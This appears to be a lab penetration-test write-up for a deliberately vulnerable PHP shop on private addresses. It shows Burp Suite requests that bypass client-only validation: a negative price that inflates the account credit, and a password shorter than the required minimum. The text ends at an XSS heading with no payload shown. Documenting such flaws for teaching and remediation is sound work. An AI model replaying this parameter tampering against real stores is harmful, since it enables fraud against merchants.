
Prevention:

Use of paramterized queries is done to prevent SQL Injection.

Forgery By Client (Http Request Manipulation):


Several vulnerabilities are there due to the fact that server has not validated inputs from Http requests at its side. Validation is implemented at client side only. Therefore, this vulnerability will prove critical to the server.

1) Increase of balance by arbitary amount:


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://192.168.12.129:80

```
POST /foophones/buy_confirm.php HTTP/1.1
Host: 192.168.12.129
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.12.129/foophones/buy.php?id=1
Cookie: PHPSESSID=1dac8a7a74ad6e95a8d1f42e5359bb90
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

shipping=hdsf&price=-9999&id=1
```



Confirm purchase

Thank you for your purchase! The product will be shipped to : hdsf


YOUR CREDIT IS NOW: $10040

2) Input validation at Server side is not there for Register Page:

Arbitary Input can be passed from the resgister page by intercepting in the burpsuite. This can also lead to XSS attack.

All the validation rules at client side can be bypassed.

Following are the rules:




Source of: http://192.168.12.129/foophones/register.php - Mozilla Firefox

```
<tr><td width="30%">&nbsp;</td><td><input type="submit" value="Register"></td></tr>
</table>
</form>
<SCRIPT language="JavaScript">
 var frmvalidator  = new Validator("registration");
frmvalidator.addValidation("fname","alpha","Name: Please use only a-z chars");
frmvalidator.addValidation("fname","req","Please enter your First Name");


frmvalidator.addValidation("lname","alpha","Last Name: Please use only a-z chars");
frmvalidator.addValidation("lname","req","Please enter your Last Name");

frmvalidator.addValidation("country","alpha","Country: Please use only a-z chars");

frmvalidator.addValidation("user","alnum","UserName: Please use only alphanumeric chars");
frmvalidator.addValidation("user","req","Please pick a User Name");


frmvalidator.addValidation("pass","alnum","UserName: Please use only alphanumeric chars");
frmvalidator.addValidation("pass","req","Please pick a Password");

frmvalidator.addValidation("pass","minlength=4","Password should be at least 4 chars long");



 </script>
* = Required<br>
** = 4 characters minimum
```

Line 37, Col 50

Example 1: A user with password length less than 4 can be registered.


Here are the snapshots:




Register

Name	aa *
Last Name	aa *
Country	aa
UserName	aa **
Password	••••• *
Avatar	Browse... No file selected.
	Register


* = Required


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.12.130:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /foophones/register_confirm.php HTTP/1.1
Host: 192.168.12.130
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.12.130/foophones/register.php
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------189798603510110717661776482000
Content-Length: 796

-----------------------------189798603510110717661776482000
Content-Disposition: form-data; name="fname"

aa
-----------------------------189798603510110717661776482000
Content-Disposition: form-data; name="lname"

aa
-----------------------------189798603510110717661776482000
Content-Disposition: form-data; name="country"

aa
-----------------------------189798603510110717661776482000
Content-Disposition: form-data; name="user"

aa
-----------------------------189798603510110717661776482000
Content-Disposition: form-data; name="pass"

12345
-----------------------------189798603510110717661776482000
Content-Disposition: form-data; name="avatar"; filename=""
Content-Type: application/octet-stream


-----------------------------189798603510110717661776482000--
```


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.12.130:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /foophones/register_confirm.php HTTP/1.1
Host: 192.168.12.130
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.12.130/foophones/register.php
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------17508893562491968548161217O
Content-Length: 774

-----------------------------17508893562491968548161217O
Content-Disposition: form-data; name="fname"

aa
-----------------------------17508893562491968548161217O
Content-Disposition: form-data; name="lname"

aa
-----------------------------17508893562491968548161217O
Content-Disposition: form-data; name="country"

aa
-----------------------------17508893562491968548161217O
Content-Disposition: form-data; name="user"

aa
-----------------------------17508893562491968548161217O
Content-Disposition: form-data; name="pass"

aa
-----------------------------17508893562491968548161217O
Content-Disposition: form-data; name="avatar"; filename=""
Content-Type: application/octet-stream


-----------------------------17508893562491968548161217O--
```



Register

Congratulations! You have just been assigned $99 to spend immediately in our store. Please login here


SPECIAL PROMOT

Register now and get $99

account!

Example 2: XSS attack by injecting script in the registeration fields

